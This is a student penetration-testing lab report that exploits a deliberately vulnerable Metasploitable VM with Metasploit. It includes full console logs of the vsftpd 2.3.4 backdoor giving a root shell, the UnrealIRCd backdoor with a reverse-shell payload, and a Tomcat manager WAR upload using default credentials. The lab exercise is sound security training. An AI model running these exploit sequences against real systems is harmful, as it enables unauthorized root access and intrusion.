
BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

Name	Shivsharan Sanjawad
UID no.	2023300194
Experiment No.	10

AIM:	Penetration Testing
THEORY :	**What is a metasploitable?** Metasploitable is a deliberately vulnerable virtual machine created for practicing penetration testing and security research using tools like Metasploit. We used Metasploitable to practice exploiting known vulnerabilities (CVEs) by using pre-built exploits available in the Metasploit Framework, which allowed us to simulate real-world attacks in a safe lab environment.
IMPLEMENTATION:	Setting up metasploitable 

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.52.101
RHOSTS => 192.168.52.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.52.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.52.101:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [ls
[-] Unknown command: [ls. Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > seessionInterrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.18.136.22:44427 -> 192.168.56.101:6200) at 2025-04-28 09:55:39 +0000
```

Exploit: vsftpd_2.3.4_backdoor
Target IP: 192.168.56.101
Description:
We exploited a known vulnerability in vsFTPd version 2.3.4, which contains a malicious backdoor. Using the Metasploit module, we gained unauthorized root shell access to the target system through this backdoor.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.56.101:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.56.101:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > ifconfig
[-] Unknown command: ifconfig. Run the help command for more details.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sd
[-] Unknown command: sd. Run the help command for more details.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST  172.18.136.22
LHOST => 172.18.136.22
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 172.18.136.22:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.101:6667 - Sending backdoor command...

[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 172.18.136.22:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.101:6667 - Sending backdoor command...
```

Exploit: unreal_ircd_3281_backdoor
Target IP: 192.168.56.101
Description:
We used Metasploit to exploit a known backdoor in UnrealIRCd 3.2.8.1, a vulnerable IRC server shipped with Metasploitable. This backdoor allows unauthenticated remote command execution.

```
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD tomcat
HTTPPASSWORD => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 172.18.136.22:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying l2MJGEkSc9KtK...
[*] Executing l2MJGEkSc9KtK...
[*] Undeploying l2MJGEkSc9KtK ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 172.18.136.22:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Fwng...
[*] Executing Fwng...
[*] Undeploying Fwng ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Exploit: tomcat_mgr_upload
Target IP: 192.168.56.101
Description:
This exploit targets the Apache Tomcat Manager application by uploading a malicious WAR file to gain remote access. We used default credentials (tomcat:tomcat) and attempted to deploy a payload via the manager interface on port 8180.

Outcome:
Exploit ran and attempted to upload and deploy the payload, but no session was created—indicating the exploit did not succeed.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD tomcat
HTTPPASSWORD => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 172.18.136.22:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying l2MJGEkSc9KtK...
[*] Executing l2MJGEkSc9KtK...
[*] Undeploying l2MJGEkSc9KtK ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 172.18.136.22:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Fwng...
[*] Executing Fwng...
[*] Undeploying Fwng ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 172.18.136.22
LHOST => 172.18.136.22
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.18.136.22:4444
[*] 192.168.56.101:6667 - Connected to 192.168.56.101:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.101:6667 - Sending backdoor command...
```

	Exploit: unreal_ircd_3281_backdoor Target IP: 192.168.56.101 Description: Used the UnrealIRCD backdoor (CVE-2010-2075) to execute a reverse shell payload (cmd/unix/reverse). Attacker IP: 172.18.136.22 Outcome: Backdoor command was sent successfully, but no active session was established.
CONCLUSION	In this experiment, we attempted to exploit multiple known vulnerabilities in the **Metasploitable** vulnerable VM using **Metasploit Framework** and public CVEs. We used exploits such as: ● **vsftpd 2.3.4 backdoor** ● **UnrealIRCD backdoor** ● **Apache Tomcat Manager WAR upload** While the exploits were executed successfully in most cases—indicating that the target services were vulnerable—**some did not result in active sessions**, likely due to network issues, misconfigured payloads, or failed reverse shell connections. Despite this, the experiment demonstrates how known CVEs can be leveraged to compromise outdated and insecure systems using automated tools like Metasploit.